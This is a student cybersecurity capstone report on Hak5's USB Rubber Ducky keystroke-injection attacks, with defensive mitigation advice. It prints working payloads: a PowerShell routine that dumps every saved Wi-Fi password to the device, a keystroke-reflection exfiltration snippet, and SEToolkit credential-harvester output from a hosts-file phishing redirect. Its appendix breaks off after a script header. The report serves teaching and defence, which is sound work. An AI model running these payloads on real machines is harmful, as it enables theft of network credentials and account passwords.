



SINKING THE RUBBER DUCKY

HAYDEN SAPP, EMMA MCLEOD

CI490 – CYBERSECURITY CAPSTONE PROJECT

PROFESSOR ROSA SZURGOT

2024-04-22

# 1 TABLE OF CONTENTS

---

2	Introduction.....	4
3	Methods and Approach.....	4
3.1	Materials and Tools.....	5
3.2	Project Timeline .....	5
3.3	Testing.....	7
4	Costs and Sustainability.....	7
4.1	Itemized Budget .....	7
5	The USB Rubber Ducky .....	7
6	Operations of the Ducky.....	9
6.1	Inherit Trust.....	9
6.2	Possible Attacks.....	10
6.2.1	Keystroke Injection .....	10
6.2.2	Exfiltration .....	10
6.2.3	Keystroke Reflection.....	11
6.2.4	Installing Software .....	12
7	Problems and Challenges .....	12
8	DuckyScript Payload Demonstrations .....	13
8.1	WPA Passkey Exfiltration .....	13
8.2	SSL and TLS Key Exfiltration .....	14
8.3	HTML Page Spoofing .....	15
8.4	Downloading external programs.....	17
9	Mitigation Techniques.....	18
9.1	User Account Control Policies.....	18
9.2	Physical Security Policies.....	18
9.3	Personnel Training .....	19
9.4	Windows Settings.....	19
9.4.1	Disable Autorun .....	19
9.4.2	Enable Pop-Up when devices are plugged in .....	19
9.4.3	Disable USB port access.....	20
10	Summary.....	20

11	Appendix.....	22
11.1	DuckyScript Payload Full Scripts .....	22
11.1.1	WPA Passkey Exporter.....	22
11.1.2	SSL and TLS Key Exporter.....	22
11.1.3	HTML Page Spoofing.....	23
11.1.4	File Downloader .....	24
12	References.....	25

## 2 INTRODUCTION

---

One aspect of Cyber Security that is often overlooked and not investigated enough is the physical USB-based attack. These attacks hinge on an attacker being able to plug in their device, or to persuade an authorized user to plug in the device. Once plugged in, the USBs will typically contain viruses, malware, and other malicious files with the intent of stealing information and creating a foothold in the network infrastructure for future attacks. A common method of spreading these malicious USB devices around is by just leaving them out in the open in public places for people to see. A 2016 study reported that upwards of 48% of people do plug in the devices that they find laying around, with common reasoning being the desire to return the drive and just curiosity [4]. A new subset of these attacks is the keystroke injection attack, facilitated by Hak5's USB Rubber Ducky. By looking at the details and exploring the payload creation process, a security framework can be developed to help better mitigate the malicious USB attack.

The primary objective of this project is to utilize the research and proficiency of DuckyScript to then execute three different specific payloads on a target. The DuckyScript language is Hak5's proprietary scripting language for payload execution on the Rubber Ducky. The target in this case is a standard office computer from a bring-your-own-device policy organization because these are commonplace, and individuals are less likely to think of the security of their device. The demonstrations of the payloads will be conducted on Virtual Machines and personal host machines with permission. As the payloads will be written from scratch and are just meant for proof of concept, there will not be actual harm done to the machines. The proof of concept of these scripts will show the various kinds of attacks that are possible using the Hak5 Rubber Ducky.

## 3 METHODS AND APPROACH

---

This project initially employed a three-phase approach: research, testing, and reporting. The first phase involved team members researching how these attacks are carried out, the types of payloads they can utilize,

and familiarizing themselves with the DuckyScript scripting language. This research phase laid the groundwork for the subsequent testing phase. Here, each team member leveraged their newly acquired knowledge of the scripting language to develop three distinct payloads designed to execute on a target machine. While time constraints limited the development to just three payloads, the project scope could have been broadened if more time had been available.

As the DuckyScript language is new and unfamiliar to the team, the weekly exercises in the textbook, *USB Rubber Ducky: Keystroke Injection Attacks with Advanced DuckyScript*, were completed before the demonstration scripts were developed. By reading the textbook and completing the exercises, the team not only increased proficiency in the DuckyScript language but also has a growing repository of scripts that can be used for reference when making future payloads. To facilitate this repository and to maximize communication and collaboration, a GitHub repository was made that houses all the scripts made for demonstrations and weekly exercises. This repository is free to use and openly available with the stipulation that use of any knowledge, or scripts gained from the posted payloads and this report are to be used for educational purposes only and with express permission.

### 3.1 MATERIALS AND TOOLS


The main tool for this project is Hak5's pre-made BadUSB device, the Rubber Ducky. The Rubber Ducky from Hak5 comes with online documentation and a free-to-use IDE to develop DuckyScript payloads. These devices are already available on the market and available to anyone who purchases one. Testing machines are already available and owned by the project members, so the only additional tool needed is the USB Rubber Ducky itself.

### 3.2 PROJECT TIMELINE

The estimated timeline for this project was projected to be an even split between the time of each phase—research, testing, and reporting. However, as the project went along, the majority of the time spent was

in the testing phase, where new programming languages needed to be learned, weekly exercises completed, and completing demonstration scripts.

**Figure 1**



*Note.* This figure shows the final Gantt chart given the time spent on each task.

**Figure 2**

Task #	Description	Time estimate (hrs)	Completed by
1	Background Research	18	Hayden, Emma
2	Scripting Research	14	Hayden, Emma
3	Weekly Exercises	29	Hayden, Emma
4	GitHub Documentation	13	Hayden, Emma
5	Mitigation Research	15	Hayden, Emma
6	Demo Scripts	21	Hayden, Emma
7	Mitigation Tests	7	Hayden, Emma
8	Report Writing	11	Hayden, Emma
9	Presentation Compilation	4	Hayden, Emma

*Note.* This figure shows an aggregation of logged hours into the grouped tasks of the Gantt chart and

methodology plan—which will end up at a total 132 hours.

### 3.3 TESTING

During this project, the payloads for weekly exercises and potential demonstration payloads needed to be tested. While none of the payloads created for this project are malicious in nature or do irreversible damage, it is still imperative that the testers have permission to test. Even when the payloads are guaranteed to do no harm, as it is still a keystroke injection attack.

## 4 COSTS AND SUSTAINABILITY

---

The total cost for this project is 187.84 dollars, which includes tax and shipping for the USB Rubber Duckies. As Hak5's Payload Studio—their DuckyScript IDE—is free to use, and the computers used to test the payloads are already owned by the team members, this is the only cost related to the project. The Embry-Riddle Aeronautical University CCSI department has purchased one of two of these Duckies, which will be donated back to the University upon project completion.

### 4.1 ITEMIZED BUDGET

Item	Amount	Total	Link
Hak5 Rubber Ducky	2	170.77	<a href="https://shop.hak5.org/products/usb-rubber-ducky">https://shop.hak5.org/products/usb-rubber-ducky</a>
Estimated Tax/shipping		17.07	
Subtotal		187.84	

## 5 THE USB RUBBER DUCKY

---

The USB Rubber Ducky is a device made by the Hak5 company to facilitate malicious USB-based attacks. This is accomplished primarily through masquerading as a Human Interaction Device (HID) such as a keyboard. When the device is plugged in, the computer will read the device type and see that it is a keyboard rather than a storage medium like a typical thumb drive. By acting as a keyboard, it can send keystrokes to the computer to

facilitate attacks against the computer and the network it is connected to. The device itself resembles a common Lexar and generic brand USB storage drive to make it inconspicuous from the outside.

Inside the device there is an LED indicator, a programmable button, a MicroSD card, and a chipset designed to mimic the identification of other USB devices, shown in figure 3. It has a USB type A connection and USB type C connection to allow it to work with a wide array of products from desktop computers, Macintosh machines, and even smartphones.

**Figure 3**



*Note.* This figure shows the outside shell of the USB Rubber Ducky, along with the chipset(s) inside. It also shows the different modes of insertion from USB type A and USB type C. Retrieved from Hak5 [1].

The USB Rubber Ducky is sold by Hak5 as a standalone device for \$79.99, with additional price points that include textbooks and other helpful resources. While the price may seem steep, there is no other feasible



option for HID based attacks on the market currently. There are some USB storage drives that have the capability to act as HID, but these devices require the Phison 2303 (2251-03) chipset, as that chipset allows the thumb drive to be flashed with new firmware. The new firmware can then act as a different device like a keyboard, with instructions loaded into memory. However, the number of devices using this controller has decreased drastically since its discontinuation, with only five known models of flash drives having the chipset [2]. As this chipset is over a decade out of commission, the only place to get the flash drives that can be flashed with new firmware is by third-party sellers, who often charge unreasonable prices for them. Importantly, this narrows the probability and feasibility of keystroke injection attacks to just pre-made tools like the USB Rubber Ducky.

The device is marketed to specifically deploy and test keystroke injection attacks, where the Rubber Ducky—acting as a keyboard—will rapidly send predetermined keys to the computer. As the keys are predetermined and can be typed rapidly, the attacker can send keystrokes to open terminals, new webpages, settings, and anything else a regular user is able to do on their keyboard. Typically, these attacks will open terminals and command prompts which will have a command type out instantaneously and executed as if the user was the one who typed it. This can open the door to a large number of attacks, from installing malware, keyloggers, and backdoors, to exfiltrating key data about the computer or network infrastructure.

## 6 OPERATIONS OF THE DUCKY

---

### 6.1 INHERIT TRUST

The USB Rubber Ducky and the attacks it facilitates rely on the trust-based system between the user and the computer. When operating a computer, the user must first prove to the Trusted Computing Base (TCB) that they are authorized to use the system. Once logged into the computer, the TCB extends that trust to not just the user, but the surrounding environment that the user is in as well. Without sharing this trust, users would not be

able to plug in their own devices, keyboards, mice, etc. while using the system. While being convenient for the users on the computer, this extension of trust is what allows the USB Rubber Ducky and attacks like it to work. In the case of a keystroke injection attack, the TCB extends trust to what it thinks is another keyboard that the trusted user has plugged in to use. The following keystrokes that the Ducky sends to the computer are just interpreted as the user typing—as there is no way to guarantee that it is not the user on their keyboard. As such, all the permissions and authorizations the user has access to, the Ducky will have access to as well. When access control is not implemented well enough, this can cause major problems as the Ducky will be able to execute commands which whatever authority the current user has—whether its administrative or not.

## 6.2 POSSIBLE ATTACKS

### 6.2.1 Keystroke Injection

The USB Rubber Ducky is designed to perform keystroke injection attacks, which can additionally be separated into distinct categories. As the Ducky sends keystrokes to the target machines, it can be set to perform different outlets, from exfiltrating data, installing software, social engineering attacks, and more. As stated previously, these attacks are built around the inherit trust the computer has with the user's peripheral devices, they can be used to execute commands and actions that the user would not have executed normally. It is important to note that the Ducky inherits all authority and access that the current user has, so to the computer it just appears as though the user is executing these commands. The USB Rubber Ducky is also able to spoof the vendor identification and product identification to masquerade as specific and real keyboards.

### 6.2.2 Exfiltration

Exfiltration is the process of stealing a user's data or the data of the computer/network configuration for future use. The USB Rubber Ducky can easily and predominantly execute physical medium exfiltration

[T1052.001]<sup>1</sup> through the micro-SD card stored in the device. In payloads where the device reveals itself as both a HID and a storage medium, the payload can use Power Shell commands to identify the drive letter the computer assigned to it. From there, the payload can send data that it gathers to the storage medium akin to a user putting documents on a USB thumb drive. However, that is not the only way to exfiltrate data using the USB Rubber Ducky. When a payload just declares itself as a HID, the Ducky can exfiltrate data through different pathways, like the lights on a keyboard, the Ducky will store the data on its internal storage as a *loot* file.

### 6.2.3 Keystroke Reflection

One of the ways that the Ducky can exfiltrate data without identifying itself as a storage medium is an attack made by the Hak5 team, the keystroke reflection attack. In this attack, the Ducky will first identify the data to be exfiltrated from stored files, passwords, wireless information, etc. Once that information is selected, the payload will use a Power Shell script—shown in figure 4—will convert each byte of data in the information to a string of Capslock and Numlock values which the Ducky will interpret as binary. With the string of lock keys available, the Ducky will use the keyboard attached to the host computer to turn off and on the lock keys according to the array of values it converted. The hardware of the Ducky will then read the values the keyboard sends to the computer and convert it to a binary file stored on the micro-SD card. This attack works by hiding the storage parts of the Ducky from the computer by doing this convoluted method of extracting data.

---

<sup>1</sup> T1052.001 - Exfiltration Over Physical Medium: Exfiltration over USB. Mitre Att&ck

**Figure 4**

```

REM Convert the stored creds into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRINGLN powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in
0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%{NUMLOCK}'}else{$o
+='%{CAPSLOCK}'}}}}; $o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
DELAY 100

```

*Note.* This figure shows the Ducky Script commands that use Power Shell to convert data into the lock keys for the keystroke reflection attack. Retrieved from Hak5 [5].

#### 6.2.4 Installing Software

As the Ducky can execute commands as if it were the user, it can download and execute malicious programs. It can do this via web links, malicious files stored in memory, and downloadable web objects. These programs can be potentially more dangerous than any other attack given the variability of malware that is able to be installed on the machine from potential backdoors, remote access trojans, keyloggers, rootkits, and more. This type of attack hinges on the user account control that the computer has, as when the user is not able to download files or execute files, there is no way for the Ducky to download and run software.

## 7 PROBLEMS AND CHALLENGES

During this project, the team faces many challenges. The first challenge was a lack of communication and ability to share scripts and information between each other. This challenge was fixed by using GitHub, as both members were able to make, edit, share, and collaborate code, scripts, and exercises. Using GitHub also allows for further sharing and collaboration after the project has been completed, and as an additional resource for others looking to learn about the USB Rubber Ducky. In developing the demonstration scripts and completing the weekly exercises, another challenge revealed itself. Not only would the team need to learn the Ducky Script

scripting language, but also the scripting language of the machine's operating system—Power Shell, Bash, or Cmd. This made it exceptionally harder to view other pre-made payloads, as they often included lengthy Power Shell commands which go undocumented. The biggest challenge by far during this project was the difference in testing environment for the Ducky. When developing and testing payloads to use for demonstrations, they would often not work or end up slightly different when used on machines that were not the test machines. One example of this is the “*delay*” function in Ducky Script, as on machines with lower hardware capabilities, it might take longer for things to load and delay, leading to payloads that execute incorrectly.

## 8 DUCKYSCRIPT PAYLOAD DEMONSTRATIONS

---

### 8.1 WPA PASKEY EXFILTRATION

This payload will export the WPA Passkeys and wireless SSID's of all previously connected wireless networks on the computer. When a computer connects to a network it will save its name (SSID) and the password associated with it to use later to automatically connect when available. Executing this payload on a target computer will take the stored keys and send them to a text file located on the device itself. Though it reveals itself as a USB and not just a HID to the computer, this attack only takes a few seconds. Using the passwords for wireless connections, an attacker could get access to a network without any active attacks on the network infrastructure.

The payload executes five Powershell commands as shown in figure 5. It starts by assigning the drive letter of its memory card to the variable *\$m* for later use. It then displays all the SSID's of the connected and previously connected wireless connections and assigns it to variable *\$d* for Data. Next, it will parse out the unnecessary information just to keep the SSID and only the SSID so that the next command can use each of the SSID's to identify the stored passkey associated with it. Finally, it takes the SSID's and passkeys and appends them to a file in its memory card.

**Figure 5**

```

1. $m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter
2. $d=netsh wlan show profile
3. $d=$d | where-Object{$_ -match "All User Profile"};$d=$d -split ": " | where-Object
4.                                     {$_ -notmatch "All User Profile"}
5. $p=$d | ForEach-Object -process{netsh wlan show profiles $_ key=clear}
6. $p | Select-String "SSID name","Key Content" >> $m:'\wireless'.txt'

```

*Note.* This figure shows the full Powershell commands that the payload executes.

## 8.2 SSL AND TLS KEY EXFILTRATION

This payload targets Windows computers using Chrome and will export the current list of SSL and TLS keys used in previous secure sessions, specifically HTTPS. When connecting to secure websites using secure protocols like HTTPS, Chrome will store the encryption keys it uses to keep that session secure and encrypted. Without the use of these keys, anyone snooping on the network will be able to see the traffic sent and received by the computer from the pages requested, passwords, credit card information, stored cookies, and more. When secure protocols are used for these sessions, all that data will be encrypted and not able to be read by anyone else on the network. By using this payload, the Rubber Ducky will export these keys automatically and store them on the device, which can later be used to decrypt traffic from the computer. An example of decrypted traffic can be found in figure 6.

Figure 6

30	2.573651	172.30.90.90	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
31	2.583300	192.178.49.195	172.30.90.90	TLSv1.3	1140 Server Hello, Change Cipher Spec
32	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [PSH, ACK] Seq=1087 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
33	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [ACK] Seq=2173 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
34	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [PSH, ACK] Seq=3259 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
35	2.583300	192.178.49.195	172.30.90.90	TLSv1.3	570 Application Data
36	2.583437	172.30.90.90	192.178.49.195	TCP	54 57852 → 443 [ACK] Seq=582 Ack=4861 Win=131328 Len=0
37	2.590037	172.30.90.90	192.178.49.195	TLSv1.3	128 Change Cipher Spec, Application Data
38	2.590841	172.30.90.90	192.178.49.195	TLSv1.3	146 Application Data
39	2.592441	172.30.90.90	192.178.49.195	TLSv1.3	407 Application Data
40	2.599414	192.178.49.195	172.30.90.90	TLSv1.3	1040 Application Data, Application Data
41	2.599414	192.178.49.195	172.30.90.90	TLSv1.3	85 Application Data
42	2.599487	172.30.90.90	192.178.49.195	TCP	54 57852 → 443 [ACK] Seq=1101 Ack=5878 Win=130304 Len=0
43	2.601005	172.30.90.90	192.178.49.195	TLSv1.3	85 Application Data
44	2.615047	192.178.49.195	172.30.90.90	TCP	60 443 → 57852 [ACK] Seq=5878 Ack=1101 Win=68096 Len=0
45	2.615047	192.178.49.195	172.30.90.90	TCP	60 443 → 57852 [ACK] Seq=5878 Ack=1132 Win=68096 Len=0
46	2.646691	192.178.49.195	172.30.90.90	TLSv1.3	221 Application Data
<hr/>					
30	2.573651	172.30.90.90	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
31	2.583300	192.178.49.195	172.30.90.90	TLSv1.3	1140 Server Hello, Change Cipher Spec
32	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [PSH, ACK] Seq=1087 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
33	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [ACK] Seq=2173 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
34	2.583300	192.178.49.195	172.30.90.90	TCP	1140 443 → 57852 [PSH, ACK] Seq=3259 Ack=582 Win=66816 Len=1086 [TCP segment of a reassembled PDU]
35	2.583300	192.178.49.195	172.30.90.90	TLSv1.3	570 Encrypted Extensions, Certificate, Certificate Verify, Finished
36	2.583437	172.30.90.90	192.178.49.195	TCP	54 57852 → 443 [ACK] Seq=582 Ack=4861 Win=131328 Len=0
37	2.590037	172.30.90.90	192.178.49.195	TLSv1.3	128 Change Cipher Spec, Encrypted Extensions, Finished
38	2.590841	172.30.90.90	192.178.49.195	HTTP2	146 Magic, SETTINGS[0], WINDOW_UPDATE[0]
39	2.592441	172.30.90.90	192.178.49.195	HTTP2	407 HEADERS[1]: GET /chrome-variations/seed?osname=win&channel=stable&milestone=122
40	2.599414	192.178.49.195	172.30.90.90	HTTP2	1040 SETTINGS[0], WINDOW_UPDATE[0]
41	2.599414	192.178.49.195	172.30.90.90	HTTP2	85 SETTINGS[0]
42	2.599487	172.30.90.90	192.178.49.195	TCP	54 57852 → 443 [ACK] Seq=1101 Ack=5878 Win=130304 Len=0
43	2.601005	172.30.90.90	192.178.49.195	HTTP2	85 SETTINGS[0]
44	2.615047	192.178.49.195	172.30.90.90	TCP	60 443 → 57852 [ACK] Seq=5878 Ack=1101 Win=68096 Len=0
45	2.615047	192.178.49.195	172.30.90.90	TCP	60 443 → 57852 [ACK] Seq=5878 Ack=1132 Win=68096 Len=0
46	2.646691	192.178.49.195	172.30.90.90	HTTP2	221 HEADERS[1]: 304 Not Modified
47	2.646691	192.178.49.195	172.30.90.90	HTTP2	85 DATA[1]
48	2.646691	192.178.49.195	172.30.90.90	HTTP2	93 PING[0]


*Note.* This figure shows an example of decrypted HTTPS traffic showing the before and after separated by the red line in the middle. As identified by the packet numbers—the leftmost numbers—the packets are the exact same, but more information can be read after decryption of the secure protocol TLS.

### 8.3 HTML PAGE SPOOFING

This script alters the *hosts* file in Windows to redirect a website's domain name—google.com for example—to a different IP address. Using this script in conjunction with the tool SEToolkit can prime the target to give up potential email and passwords. SEToolkit is a suite of hacking tools revolved around social engineering and exploiting human error. SEToolkit can spoof and emulate a website's login page that looks convincing in hopes that a user will believe it to be the real page. With a login page spoofed by SEToolkit and set up on an external computer, the deployment of this script will increase the probability that the user will not notice the fake login page, shown in figure 7. When the Rubber Ducky payload executes, a Powershell prompt opens with

the commands already executing, making it hard to identify—especially if the user is not technology literate. If the *sign-in* button is pressed, SEToolkit will record the data in the login fields, which if this attack succeeds, will be the email and password of the user.

**Figure 7**



*Note.* This figure shows a Google Account login page from the website “*google.com*”. However, this is not Google’s real website as shown by the “not secure” warning in the top left.



Figure 8

```

[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [01/Apr/2024 16:44:36] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2024 16:44:47] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [01/Apr/2024 16:45:06] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2024 16:45:07] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRswFBwd2JmV1hIcDhtUFdlzBENhIfVwsxSTdNLW9MdThibW1TMFQzVUZ
Fc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=iso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=test
POSSIBLE PASSWORD FIELD FOUND: Passwd=test
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
127.0.0.1 - - [01/Apr/2024 16:45:45] "GET /favicon.ico HTTP/1.1" 404 -

```

*Note.* This figure shows the command line interface of SEToolkit’s Credential Harvester. Upon clicking the *sign-in* button from figure 7, SEToolkit captures the data stored in the email and password field captured in plaintext—as shown in the red text: “*POSSIBLE USERNAME FIELD FOUND*”.

## 8.4 DOWNLOADING EXTERNAL PROGRAMS

This script shows the possibility of the USB Rubber Ducky downloading external programs and files to automatically run them after. In this script specifically, the Ducky will not download an actual malicious file—rather it is set to download a picture from Purdue Owl’s *APA Style Guide*. It downloads the file using the “*cURL*” command, which is used for making specific protocol requests—in this case an HTTP GET request to request an object on a webpage. By using the GET request on the jpg stored on the Purdue Owl website, cURL will download that one specific object rather than the website surrounding it. In an attacker’s case, they can store their malicious executable files on their own site. These files can range from keyloggers to infectious malware.

## 9 MITIGATION TECHNIQUES

---

As the USB Rubber Ducky itself exploits the inherit security and trust that the computer puts on its users, the best mitigation techniques involve user account control policies. Additionally, each computer's environment will be completely different—from access control, authorization, and Windows settings. These differences make it hard for an attacker to make specific payloads tailored to the target computer, so payloads do have a chance to fail and not do anything related to the payload. Securing the user account controls, physical security, personnel training, and the local computer's settings will allow much greater security given the broad and generalized payloads.

### 9.1 USER ACCOUNT CONTROL POLICIES

A large section of security when it comes to the USB Rubber Ducky is user account control policies and access control. The keystroke injection attack hinges on the inherit trust given to the user by the computer, and as such, most of these attacks can be stopped by limiting the access that a user has. This access is not just accessing rights to files, but commands and operations as well. In the HTML page spoofing demonstration payload, the Ducky will modify the computer's *"hosts"* file, which requires administrative authority. When the users on the computer are separated by level of control in compliance with the principle of least privilege, the computer is more secure to keystroke injection attacks.

### 9.2 PHYSICAL SECURITY POLICIES

A foolproof method for preventing malicious USB attacks is by preventing physical access to the host machines themselves. Keeping computers locked within desks and podiums helps keep attackers out and without access to any port on the computer. Additionally, more valuable systems such as server racks need to

be kept in secure rooms that can only be accessed by authorized personnel via access cards, keys, etc. This provides an extra layer of security for the most valuable infrastructure of the environment.

### 9.3 PERSONNEL TRAINING

Malicious USB attacks and USB Rubber Ducky attacks can often exploit people's trust and curiosity using techniques involving social engineering. When attackers drop malicious USB drives in public places, they prey on people's curiosity and desire to return the drive to its owner to incite them to plug the device into their machine. As social engineering tactics exploit people rather than the computing infrastructure, the main countermeasure is personnel training. The personnel training can teach people within the organization the dangers of clicking on suspicious links, plugging in media with unknown contents, and downloading suspicious programs.

### 9.4 WINDOWS SETTINGS

#### 9.4.1 Disable Autorun

In Windows 10 and 11, by default it will automatically run and show media when plugged into the computer. By disabling this feature, it can prevent media drives and flash drives from automatically installing themselves into the system. To disable this feature, the registry key

*HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\Autorun.inf* needs to be changed to "*@='@SYS:DoesNotExist'*" to prevent autorun [3].

#### 9.4.2 Enable Pop-Up when devices are plugged in

By default, operating systems like Windows will allow you to set different actions when removeable devices are plugged in, from doing nothing, to displaying the device that is currently plugged in. To prevent






payloads on the USB Rubber Ducky the removable drive setting should be changed to be set to “*Ask me Every Time*” which will deny all data from the device until you specify what to do with the drive.

**Figure 9**

Choose what happens when you insert each type of media or device

☒ Use AutoPlay for all media and devices

Removable drives

 Removable drive	Take no action
<input type="checkbox"/> Choose what to do with each type of media	
 Pictures	Choose a default
 Videos	Choose a default
 Music	Choose a default
 Mixed content	Choose a default

*Note.* This figure shows a screenshot of control panel of removable device settings.

### 9.4.3 Disable USB port access

To disable all access to USB ports from all users on the machine, the configuration file “%SystemRoot%\Inf\Usbstor.inf” can have all privileges removed from it, which will not allow any data access inward or outbound from USB ports on the system [6].

## 10 SUMMARY

---

Malicious USB attacks expose organizations to new attack vectors that people don’t often think about—the physical access to machines coupled with people’s willingness to plug in devices. Throughout this project, Hak5’s USB Rubber Ducky was utilized to perform diverse types of attacks. The payloads tested in this project provide insight to how attackers might utilize malicious USBs from installing software, changing device settings, and exfiltrating important data. The mitigation and prevention of this type of attack stems from access control and

limiting the authorization that users have, given the ducky inherits all of the user's access and authority.

Additionally, revoking access to USB ports—either from physical security or operating system settings—will guarantee that no data transfers from the USB ports. This project gives insights into the functionality of malicious USB-based attacks specifically utilizing Hak5's USB Rubber Ducky, which gives major insights into how to better keep computer infrastructure safe.

# 11 APPENDIX

## 11.1 DUCKYSCRIPT PAYLOAD FULL SCRIPTS

### 11.1.1 WPA Passkey Exporter

```

1. REM Hayden Sapp
2. REM 2024-03-12
3. REM TO-DO Hide powershell
4.
5. EXTENSION PASSIVE_WINDOWS_DETECT
6.     REM VERSION 1.1
7.     REM AUTHOR: Korben
8.
